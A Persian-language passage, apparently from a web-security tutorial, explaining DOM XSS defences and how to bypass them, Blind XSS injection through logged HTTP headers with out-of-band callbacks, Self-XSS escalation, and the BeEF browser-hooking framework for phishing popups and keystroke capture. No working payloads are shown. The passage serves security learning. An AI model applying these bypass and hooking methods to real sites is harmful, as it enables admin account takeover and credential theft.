← نکته حائز اهمیت: توی پیلود DOM XSS نمیتوانیم تگ <script> رو اضافه کنیم، این تگ در زمان اجرا شدن صفحه درصورتی که در سند HTML وجود داشته باشه اجرا میشه و زمانی که توسعه Sink ها به سند اضافه گردد، رندر خواهد شد و به همین خاطر ما نمیتوانیم توی پیلودمون از این تگ استفاده کنیم. به عبارت دیگه، وقتی یک سند HTML توسط مرورگر رندر میشه، درصورتی که تگ <script> توی این سند وجود داشته باشه به همراه تگ های دیگه رندر خواهد شد و اگه به صورت داینامیک و از طریق جاواسکریپت یک تگ <script> به سند اضافه گردد، این تگ و محتوا درونش توسط مرورگر رندر نمیشوند.

← نکته دیگه اینه که زمانی که شما پیلود رو وارد میکنید، درصورتی که URL باشه، باید ادرس الوده رو توی یک تب جدید باز کنید تا مرورگر به اسکریپت توی صفحه دسترسی به محتوا پس از # رو بده و پیلود شما اجرا شود.

موانع اکسپلوبیت کردن اسیب پذیری DOM XSS چیا هستند؟ قاعدها برای اکسپلوبیت کردن DOM XSS با موانعی رو برو خواهید شد و باید نسبت به وجود این موانع اگاهی داشته باشید و گرنه که متوجه خواهید شد و پیش خودتون شاید بگید که "کیومرث رکب خوردیم". در این بخش میخوام به موانعی که میتوانه جلوی اجرا شدن اکسپلوبیت مربوط به DOM XSS رو بگیره صحبت کنم. این حفره امنیتی برخلاف انواع دیگه XSS دارای موافع کمتری می باشد چرا که بیشتر موافعی که درمورد انواع دیگه بیان کردیم سمت سرور بودند و یا به صورت Reverse Proxy جلوی حملات رو میگرفتند. در مورد DOM XSS به علت اینکه اجرا شدن اکسپلوبیت در سمت کلاینت هست، بعضی از اون موافع امکان جلوگیری از اجرا شدن رو ندارند. حالا بریم به یک به یک موافع پیردازیم و ببینیم که کدام یک از این موافع امکان بیشتری برای جلوگیری از حمله DOM XSS رو دارد.

1. **Input Validation:** یکی از موافعی که در مقابل DOM XSS میتوانه تاثیر گذار واقع بشه Source کردن ورودی های Hاست. این اتفاق باید در سمت کلاینت رخ بده، یعنی قبل از اینکه ورودی به Sink داده بشه باید توسط کدهای جاواسکریپت تلاش بشه تا اون ورودی نسبت به چیزی که باید باشه صحبت سنجی شود. فرض بگیرید که ورودی باید یک عدد باشد، باید در سمت کدهای جاواسکریپت یک تابع نوشت تا این موردم رو بررسی کنه و درصورتی که ورودی Source یک عدد بود، اون رو به Sink تحويل دهد. بله، Input Validation میتوانه موافعی در مقابل اکسپلوبیت شدن حفره امنیتی DOM XSS باشه.

2. **Input Sanitization:** این مانع هم یکی از موافعیست که به خوبی میتوانه نقش یک مانع خوب رو در مقابل حفره امنیتی DOM XSS بازی کنه. علاوه بر اینکه باید مقادیر Source ها رو صحبت سنجی کرد، می بایست نسبت به Sanitize کردن اون ورودی ها و تبدیل کاراکتر های مخرب به کاراکتر های معادل بی خطر نیز افدام کرد. این کار باید در سمت کلاینت رخ بدهد چرا که DOM

XSS مشکلیست که در سمت کلاینت ایجاد میشود . باید تابعی نوشت تا قبل از اینکه ورودی های Source ها به Sink ها داده میشود، اونها را Sanitize کرد . بله، Input Sanitization در سمت کلاینت میتوانه مانع خوبی در مقابل اکسپلوبیت شدن XSS و حتی رفع آن باشد .

3. (Content Security Policy (CSP)) : این مانع هم میتوانه به خوبی سد راه اکسپلوبیت شدن DOM XSS شود به شرطی که به درستی پیاده سازی گردد . در صورتی که مقدار 'unsafe-inline' برای default-src تعیین شود، حفره امنیتی DOM XSS قابل اکسپلوبیت شدن خواهد بود ولی در صورتی که به خوبی مشخص شود که کدام اسکریپت ها اجازه اجرا شدن دارند و کدام ها ندارند و این کا با استفاده از Hash یا nonce انجام شود، به خوبی امکان اکسپلوبیت شدن DOM XSS رو منتفی خواهد کرد . ببینید، وجود 'unsafe-inline' به معنی اینه که اسکریپت های داخل صفحه، هر چیزی که بود، تزریق شده بود یا از قبل وجود داشت، اجرا شوند و اصلا اهمیتی نداره و گیر نده و همین مشکل افرین خواهد بود . بله، میتوانیم CSP خوب پیاده سازی شده رو به عنوان یکی از موانع خوب اکسپلوبیت شدن DOM XSS معرفی کنیم .

4. (HttpOnly Cookies) : ببینید، HttpOnly Cookies کردن کوکی های حساس جلوی اکسپلوبیت شدن XSS از هیچ نوعی رو نمیتوانه بگیره ولی امکان حمله Session/Cookie Hijacking رو بسیار بسیار کم میکنه و Account Takeover کردن رو از مهاجم میگیره و اجازه نمیده به حساب های کاربری دیگران به وسیله حفره امنیتی XSS دست پیدا کنه .

5. (WAF and XSS Filters) : ایا XSS Filter یا WAF ها میتوانن مانع خوبی در مقابل اکسپلوبیت شدن DOM XSS باشن ؟ در حال حاضر، با سطح دانش من، پاسخ این سوال اینه که در شرایطی میتوان و در شرایطی هم نخواهند توئست . در صورتی که پیلود تزریق شده به سمت وب سرور ارسال شود، WAF قطعاً اون پیلود رو خواهد دید و میتوانه زمانی که پیلود رو شناسایی کرد سریعاً درخواست رو DROP کنه و اجازه نده که اصن وب سرور پاسخی بده و در پاسخ اسکریپت جاواسکریپتی باشه که Source رو بخونه و پیلود تزریق بشه . اما گاهی ممکن هست که اصن پیلود سمت وب سرور ارسال نشه، مثلاً زمانی که پیلود توی قسمت Fragment قرار داره . قسمت Fragment از URL هست که با # شروع میشه و مقادیری که تو ش قرار میگیره به سمت وب سرور ارسال نمیشه و فقط جهت استفاده سمت کلاینت می باشد . اگه پیلود رو توی این قسمت تزریق کنید، اصن به سمت وب اپلیکیشن ارسال نمیشه که بخواهد سر راه توسط WAF شناسایی و DROP شود . اما چرا همیشه میشونیم که WAF گزینه مناسبی جهت جلوگیری از DOM XSS نیست ؟

- Execution Context : ببینید، پیلود تزریق شده حفره امنیتی DOM XSS در سمت کلاینت اجرا میشه و هیچ ربطی به سرور نخواهد داشت، به همین خاطر هست که در بسیاری از اوقات اصن پیلود مهاجم به سمت وب سرور ارسال نمیشه، چه برسه به اینکه بخواهد توسط WAF هم شناسایی شود .

- Dynamic Content : امروزه SPA یا Single Page Application در حال پیشرفت هستند . به علت اینکه مولفه اصلی این زبان ها محتوای داینامیکی هست که توسط JS ایجاد میشود، امکان تشخیص پیلود مخرب از کد های جاواسکریپت برای WAF دشوار خواهد شد و افزایش پیدا میکنه .

- Policy Limitation : اگه یادتون باشه گفتم که WAF ها بر Signature-base کار میکنند و ایجاد یک Signature خوب برای پیلود های DOM XSS کار ساده ای نیست . همچنین به علت دامنه گسترده ای که پیلود های XSS از هر نوعی میتوانه داشته باشه، ایجاد پترن برای WAF جهت تشخیص XSS اصلاً راحت و ساده نخواهد بود . به همین خاطر هست که حتی در برخی مواقع میگن که WAF به هیچ عنوان گزینه مناسبی برای جلوگیری از XSS نیست .

6. (HTTP Header - X-XSS-Protection) : خدمت شما که عرض کنم، این هدر که موجب فعال شدن Protection ها مرورگر برای محافظت از کاربر در مقابل حفره امنیتی XSS میشه، بیشتر در مورد Reflected XSS تاثیر گذار هست و در مورد DOM XSS انچنان عمل قهرمانانه ای نمیتوانه انجام بده و پاسخ این سوال که ایا این فیچر برای محافظت در مقابل DOM XSS مناسب هست یا خیر ؟ این هست که خیر، این فیچر انچنان از کاربران مراقبت نمیکنه .

7. (Template Engines) : ببینید روند رو با هم بررسی کنیم و ببینید که Template Engine ها کجای این روند قرار میگیرند . روند اینطوریه که یک ورودی از کاربر میگیره، این ورودی بدون اینکه به سمت وب اپلیکیشن برره توسط جاواسکریپت توی صفحه برداشته شده و توی یک Sink قرار داده و در صفحه رندر میشود . Template Engine ها در سمت سرور قرار دارند و Engine این تمیلیتهاست که اونها رو تبدیل به سند های HTML میکنه و حفره امنیتی Source در سمت کلاینت هست که در DOM قرار میگیره . پس میتوانیم نتیجه بگیریم که خیر، Template Engine ها گرچه در مقابل XSS های دیگه به خاطر Encoding ورودی ها خوب عمل میکنه و اجازه رندر شدن XSS هایی مثل Reflected XSS رو نمیده ولی در مقابل DOM XSS مراقبتی انجام نخواهد داد . فعلاً این نظر من درمورد Template Engine ها و DOM XSS هست و شاید یه روزی زمانی که دانشم بیشتر شد و دیدم بازتر شد نظرم عوض شه ولی در حال حاضر منطق من چنین نظری داره .

8.

بایپس کردن موانع در هنگام اکسپلولیت کردن DOM XSS بزرگترین موانع اکسپلولیت کردن DOM XSS را میتوانیم Input Validation و Sanitization بنامیم . برای بایپس کردن این موانع باید ابتدا بینیم که اسکریپت های توى صفحه چطوری این کار را رو انجام میدن . خیلی از اوقات خود توسعه دهنگان سعی میکنند که توابعی رو برای این کارها بنویسند و سوتی میدن و امکان بایپس شدن توشنون وجود داره . باید از Debugging Mode مرورگرها برای بررسی این توابع کمک بگیریم و سعی کنیم منطق و روند اونها رو بایپس کنیم .

شاید هم گاهی اوقات WAF ها نلاش کنند که کار ما رو سخت کنند و برای رهایی از WAF ها پیشنهاد اینه که سعی کنیم پیلودی که میسازیم رو Obfuscate و مبهم کنیم . ابتدا باید سعی کنیم WAF یک Rule Set در مورد پیلود هامون رو بفهمیم و سپس اونها رو دور بزنیم . گاهی اوقات برخی از تگ ها ممکن هست که توسط WAF مسدود نباشند و باید به هر طریقی که شده اونها رو پیدا کنیم و از اونها استفاده کنیم . نظر من اینه که ابتدا حساسیت WAF نسبت به کاراکتر ها رو بررسی کنیم و سپس سعی کنیم بینیم WAF نسبت به کدام مجموعه کاراکتر ها حساس هست . با تغییر این کاراکتر ها به معادله اشون سعی کنیم قوانین WAF رو دور بزنیم .

اینم بگم که توى اکسپلولیت کردن XSS مهم ترین کار بایپس هست و بایپس کردن نیازمند تجربه و خلاقیت فراوان است و چطوری این دو مورد رو بدست میاریم ؟ از طریق حل کردن تمرین های زیاد و نلاش های زیادی که میکنیم .

اسیب پذیری **XSS Blind** چیه؟ وقتی کلمه **Blind** را توی نام یک اسیب پذیری میبینیم به معنی اینه که وجود اون اسیب پذیری رو بدون اکسپلوبوت کردن خواهیم فهمید. زمانی که این کلمه رو با **XSS** ترکیب میکنیم به معنی اینه که وجود **XSS** توی یه جایی قابل تایید نیست ولی قابل تست کردن هست و ما باید تست کنیم تا بفهمیم که ایا اون اسیب پذیری اونجا وجود داره یا خیر؟ به عبارت دیگه، **Blind XSS** که در مفهوم یک نوع اسیب پذیری **Stored XSS** محسوب میشه، اسیب پذیری هست که محل اجرای پیلود های تزریقی مهاجم برای او، در دسترس نیست و مهاجم فقط توانایی تزریق کردن پیلود رو داره ولی نمیتونه بدون دسترسی به محل تزریق یا اجرا شدن اکسپلوبوتش، اون رو تست کنه. چرا نمیتونه؟ یکی از دلایلش که رایج ترین دلیل هم هست، عدم وجود دسترسی به اون صفحه هست.

مثال؛ فرض کنید که یک وب اپلیکیشن وجود داره که هر کاربری که وارد میشه رو لاغ میکنه، اطلاعاتی مثل **User Agent**, **Referer**, **IP Address**, ... این لاغ ها در پنل ادمین در یک **URL** به شکل **/panel/logs** نشون داده میشه و مهاجم و کاربران عادی امکان دسترسی به این صفحه رو به خاطر **Access Control** ندارند. مهاجم حس میکنه که ممکن هست وب اپلیکیشن این اطلاعاتی که گفتیم رو ذخیره کنه پس میاد و توی مقدار این اطلاعات پیلود خودش رو تزریق میکنه. وقتی اطلاعات در **/panel/logs** نشون داده میشه قاعدها پیلود تزریق شده مهاجم هم برای ادمین اجرا خواهد شد ولی تا قبل از اجرا شدن اون، مهاجم نه میتوونه اجرا شدنش رو تست کنه، نه میتوونه مطمئن باشه که اونجا اسیب پذیری به **XSS** هست و باید صبر کنه تا کسی که به قسمت لاگها دسترسی داره الوده بشه. برای مطمئن شدن از اسیب پذیری باید مهاجم توی پیلود خودش یک درخواست به یک **URL** بزنه که خودش دسترسی به اون رو داره، مثلا از **Burp Collaborator** یا سایتهايی مثل **XSS Hunter** استفاده کنه.

علت بوجود امدن **XSS Blind** چیه؟ علت بوجود امدن همه **XSS** ها تقريبا يكسان هست و ميشه گفت که علت اينه که، ورودی ها رو بدون **Validation** و **Sanitization** در یک صفحه بازتاب ميدهند، حال شاید قبلش اونها رو ذخیره کنند در یک جا که موجب **Stored XSS** ميشه و يا هم ممکن هست که بدون ذخیره سازی در پاسخ نشون بده که موجب **DOM XSS** و **Reflected XSS** و ... خواهد شد. در صورتی که اين دو عمل روی ورودی ها انجام بشه ميشه گفت که قائله اسیب پذیری **XSS** رو در بيشتر اوقات خواهیم بست.

تأثيرات و **Impact** های **XSS Blind** چیا هستند؟ اسیب پذیری **XSS Blind** معمولا بر روی ادمین وب اپلیکیشن ها انحصار میشه چرا که این اسیب پذیری در جایی بوجود میاد که تنها گروه کوچکی از کاربران مثلا ادمینها، به اونجا دسترسی دارند و همین موجب ميشه که این اسیب پذیری بیشتر برای **Account Takeover** کردن ادمین ها استفاده شود. ولی ميشه ازش برای کارهای دیگه هم استفاده کرد و **Impact** های اسیب پذیری های دیگه **XSS** رو هم میتوونه داشته باشه. همونایی که در قسمت های قبلی گفتیم.

Data Theft	•
Session/Cookie Hijacking	•
Website Defacement	•
Phishing Attack	•
Malware Distribution	•
SEO Manipulation	•
CSRF Attack	•
Using victims as proxy	•
RCE in specific condition	•
Copy/Paste Hijacking	•
...	•

نقاط وجود اسیب پذیری **XSS Blind** کجاهاست؟ یک مهاجم چه جاهایی رو برای وجود این اسیب پذیری باید تست کنه؟ هرجایی که ممکن هست ورودی هایی از ما اونجا ذخیره بشه و در یک صفحه نشون داده شود که امکان دسترسی به اون صفحه برای ما وجود ندارند مستعد اسیب پذیری **XSS Blind** هست. معمولا توسعه دهندها به علت اينکه **Access Control** بر روی پنل های ادمین قرار داده شده اند و امکان دسترسی عموم از ریشه به این پنل ها قطع هست، شاید نسبت به اسیب پذیری هایی مثل **XSS** در این پنل ها زیاد حساسیت نشون ندهند و سعی نکنند که این پنل ها رو امن کنند، همین موجب ميشه که یک مهاجم از هر روزنه ای که میتوونه پیدا کنه استفاده کنه و اسیب پذیری کشف کرده و اکسپلوبوت کنه. گفتیم که یکی از این نقاط صفحات لاگ پنل های ادمین هست که مستعد این اسیب پذیری هستند. گاهی ممکن هست که جستجو های یک کاربر رو ذخیره کنند و در یک صفحه نشون بندن، ممکن هست که کارهایی که یک کاربر انجام میده، **URL** هایی که اون کاربر بهش وارد ميشه رو لاغ کنند، باید این موارد رو بررسی کرد و پیلود ها رو توشون تزریق کرد تا شاید اجرا شوند.

طریقه کشف اسیب پذیری **XSS Blind** و اکسپلوبوت کردن چطوریه؟ توی کشف این اسیب پذیری ما چیزی نداریم که قاطعانه مطمئن باشیم که این اسیب پذیری وجود داره و باید الله بختکی بریم جلو، یه سری سورس ها رو باید در نظر بگیریم که این سورس ها بر اساس عملکرد یک وب اپلیکیشن میتوونه مقاوت باشه، از **HTTP Header** هایی مثل ... **User-Agent**, **Referer**, **Origin**, **X-Forwarded-For**, ... تا هر چیزی که به نظر میاد ما در وارد کردن مقدارش قادر هستیم و محتمل هست که یه جایی ذخیره و به نمایش در خواهد اومد. باید این موارد رو

در ابتدای پیدا کنیم و سپس سعی کنیم پیلود رو توی مقدارشون تزریق کنیم . ساختن پیلود خودش فرایندی داره، چرا که ما از ساختار صفحه تارگتمون اگاهی نداریم، گاهی اوقات نیاز هست که Escaping درستی انجام بدهیم و در نظر بگیرید که ما اصن نمیدونیم که ساختار صفحه و محل قرار گیری پیلودمون چطوریه : باید احتمالات ممکن رو در نظر بگیریم، مثلاً فرض بگیرید که اطلاعات مانوی یک تگ `HTML` نشون داده میشه و باید این تگ رو Escape کرد . باید پیلود هایی رو ایجاد کرد و همه رو یک به یک تزریق نمود تا هر کدام که کار کرد مانسبت به اسیب پذیر بودنش اگاه بشیم . علاوه بر این، پیلود ما باید شامل یک URL باشه که درخواستی رو در صورت اجرا شدن ارسال کنه و ما با دریافت اون درخواست خواهیم فهمید که پیلود ما اجرا شده و اسیب پذیری وجود داره یا خیر ! مثلاً میتوانیم از Burp Collaborator، XSS Hunter، Webhook.site ... استفاده کنیم و درخواست ارسال از طرف پیلود تزریقی در صفحه الوده رو دریافت کرده و بتونیم ازش به عنوان POC یا Proof-of-Concept استفاده کنیم .

موانع اکسپلولیت کردن Blind-XSS چیا هستند ؟ بینید، میتونم بگم که ممکن هست به هدفی کوچک برخورد کنه و احتمالش هم هست که به اون هدف برخورد نکنه و این احتمال زیاد هست . کارهایی وجود داره که یه توسعه دهنده میتونه انجام بدنه تا احتمال برخورد تیر ما به هدف رو کاهش بده . بریم این کارها رو بررسی کنیم :

1. **Input Sanitization**: اگه این کار رو انجام دادند یعنی XSS توی اون قسمت منتفیه مگر اینکه بتونیم راهی برای بایس کردن تابع Sanitize کننده پیدا کنیم . اگه ورودی ما رو بردارند و در صورتی وجود هر گونه کاراکتر خطرناک اونها رو Sanitize کنند، زمانی

که ورودی مانوی صفحه نشون داده میشه توسط مرورگر رندر نخواهد شد . کلامون پس معربکست ...

2. **Input Validation**: ساختار اطلاعاتی که از کاربر میگیره مشخصه، یک User-Agent چه نیازی داره که شامل اسکریپت های جاواسکریپت باشه و یا IP Address یک کاربر چه نیازی هست که شامل کاراکتر هایی جز ".!" و اعداد ۰ تا ۲۵۵ باشه ؟ این ها

رو در صورتی که رعایت کنند و درست پیکربندی کنند ساختن پیلود بسیار دشوار خواهد شد و در خیلی اوقات اجرا شدن پیلود منتفیه

3. **CSP**: بله، Content Security Policy واقعاً میتوانه جلوی XSS رو بگیره، من سایت های داخلی کمی رو دیدم که به خوبی این فیچر رو پیاده کرده باشه ولی در صورتی که این فیچر به خوبی پیاده شده باشه، داستان اکسپلولیت شدن XSS منتفیه ...

4. **HttpOnly Cookies**: وقتی حرف از اکسپلولیت شدن Blind XSS میاد وسط، رایجترین کاری که یک مهاجم میخواهد باهش انجام

بده دسترسی به اکانت ادمین هست . اگه کوکی های حساس مثل Session ID و ... رو HttpOnly کنند و ما نتوانیم از یک Endpoint یا URL دیگه به اونها دسترسی پیدا کنیم، Account Takeover و Session/Cookie Hijacking منتفیه و باید بریم سروقت Impact های دیگه .

5. **WAF and XSS Filters**: درمورد این موضوع بسیار زیاد صحبت کردیم و اگه بخواه بگم همون حرفای همیشگیه، این خر مگس

معركه هم برآ مادم شده، اره WAF میتوانه تشخیص بده، پکت HTTP دریافتی رو Parse کنه و وجود پیلود توی HTTP

Header ها و URL و ... رو تشخیص بده و اجازه ارسال به ما نده .

6. **Template Engines**: ورودی های مخرب مهاجم توی پایگاه داده ذخیره میشه، گفتیم که Blind XSS یک نوع Stored XSS هست

و سپس توی یکی از Template های پنل ادمین نشون داده میشه، Template Engine های امروزی دادهها رو قبل از اینکه در

صفحه قرار داده بشوند، اونها رو Encode و Sanitize میکنه و همین موجب میشه که پیلود اجرایی مانوی توسط مرورگر رندر نشه . حالا اب بیار و حوض پر کن .

7. ...

خدای میبینید، چقدر امکانات امنیتی مختلف و اسه Prevent کردن XSS وجود داره ؟ با این وجود بازم XSS وجود داره و توسعه دهندهان



نادون و کم تجربه ای هستند که از وجود این امکانات اگاهی ندارند و به باگ میخورن 😊

حفره امنیتی Self-XSS چیه؟ تا اینجا، XSS هایی که بررسی کردیم روی کاربران دیگه تمکز داشتند و موج الوده شدن اون کاربران میشندن ولی گاهی در برخی وب اپلیکیشن در برخی ورودی ها میتوانیم XSS پیدا کنیم ولی XSS برای دیگران قابل دسترسی نیست و فقط و فقط رو خودمون اجرا میشه و همین موجب میشه که اسمشون رو Self-XSS بزارن. این اسیب پذیری در Bug Bounty ممکن هست که اصلا قبول نشه مگر اینکه بشه یک Impact خوب ازش بیرون کشید. مثلًا با ترکیب با CSRF Attack به مرورگر کاربران دسترسی پیدا کرد و اینطوری میشه یک استفاده ای از این حفره امنیتی بدرد نخور کرد.

مقالات زیادی تو Medium و جاهای دیگه هست که در مورد اینکه چطوری Self-XSS را تبدیل کردن به مثلا Account Takeover، Stored XSS و ... خرف زندن. میتوانید هر وقت که یه Self XSS رو پیدا کردی سریعا یه سری به این مقالات بزنید و ببینید که روش هاشون چه بوده که تونستن چنین کنند. شما هم تلاشتون رو بکنید. همین دیدی XSS پیدا شده Self XSS هست از خیرش نگزیرید، سعی کنید تبدیل کنید به ... Blind XSS, Stored XSS, ...

همینجا دوست دارم مباحث مریبوط به XSS را تموش کنم ولی بگم که این مواردی که گفتیم قطعاً کامل کامل و بی نقص نیست و همچنین برخی از حفرات امنیتی XSS دیگه مثل ... XSS, mXSS, uXSS, XSSI, ... را بررسی نکردیم و علتش هم اینه که بندۀ سطح دانش کافی برای بررسی این موارد رو ندارم و قطعاً زمانی که فهم و دانشم بیشتر شد در مورد این حفرات امنیتی هم مقالاتی خواه نوشت.

فریمورک Beef چیه؟ مخفف The Browser Exploitation Framework هست، حس میکنم کلماتش رو فرق داره ولی خب چیزی هست که خودشون گفتن. زمانی که این نرم افزار رو اجرا میکنید به شما یک پنل تحت مرورگر و ادرس یک فایل .js میده. زمانی که شما توی یک وب اپلیکیشن XSS پیدا کردید میتونید این فایل .js رو تزریق کنید. حالا این فایل چه کاری برای ما انجام میده؟ میداد و مرورگر کاربر رو Hook میکنه، مرورگر کاربر تا زمانی که توی صفحه الوده هست در دسترس شما قرار میگیره، میتوانید از طریق Request بزنید، صفحه رو تغییر بدید، هدایتش کنید به یک صفحه فیک، براش Popup لากن فیسبوک، اینستاگرام و ... رو باز کنید، ازش درخواست کلمه عبور کنید، اطلاعاتی که توی صفحه از طریق کیبورد وارد میکنه رو دریافت کنید و ... کار با این فریمورک خیلی خیلی راحته و کافیه که توی کالی لینوکس اجراش کنید، معمولا به صورت پیش فرض نصب هست و نیازی نیست که نصبش کنید ولی خب درصورتی که نیاز باشه میتوانید از سایت زیر دانلودش کنید:

<https://beefproject.com/>

<https://github.com/beefproject/beef/>

زبان های برنامه نویسی متعددی توی نوشته شدن این فریمورک بکار رفتن که میتوانیم به جاواسکریپت، اسملبی، روبی و ... اشاره کنیم . خیلی خیلی UI راحتی داره و نیازی نیست که حتی اموزش ببینید و کافیه که شروع کنید به کار کردن باهش و خواهید دید .

